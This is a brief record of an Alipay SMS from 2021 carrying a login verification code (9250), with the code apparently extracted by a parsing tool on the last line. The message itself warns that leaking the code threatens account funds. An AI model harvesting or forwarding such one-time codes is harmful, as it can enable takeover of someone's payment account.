Address: 106980095188, Body: 【支付宝】你正在登录支付宝，验证码9250，泄露验证码会影响资金安全。唯一热线：95188,
Date: Mon Mar 01 09:08:43 GMT+08:00 2021
```

> 9250